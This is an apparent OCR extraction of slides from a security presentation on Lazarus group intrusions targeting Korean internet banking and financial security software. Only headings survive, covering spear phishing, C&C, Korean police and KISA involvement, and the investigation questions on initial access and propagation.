
# Key Findings 3. Internet Banking in Korea



# Key Findings 3. Internet Banking in Korea




# Key Findings 3. Internet Banking in Korea



# Incidents

# Operation Start



Lazarus

C&C

WEB

Spear Phishing

~~Attachment?~~

~~Link?~~

Malcode

Financial Security SW


공통점


# Investigation

## 민간분야


경찰청

Korea Internet & Security Agency 한국인터넷진흥원





# Investigation



## Things to Find Out

1. Initial Access Techniques
2. Malware Propagation Techniques
3. Methods of Intrusion into Internal Network

# Analysis

0

0-day

Company A

0

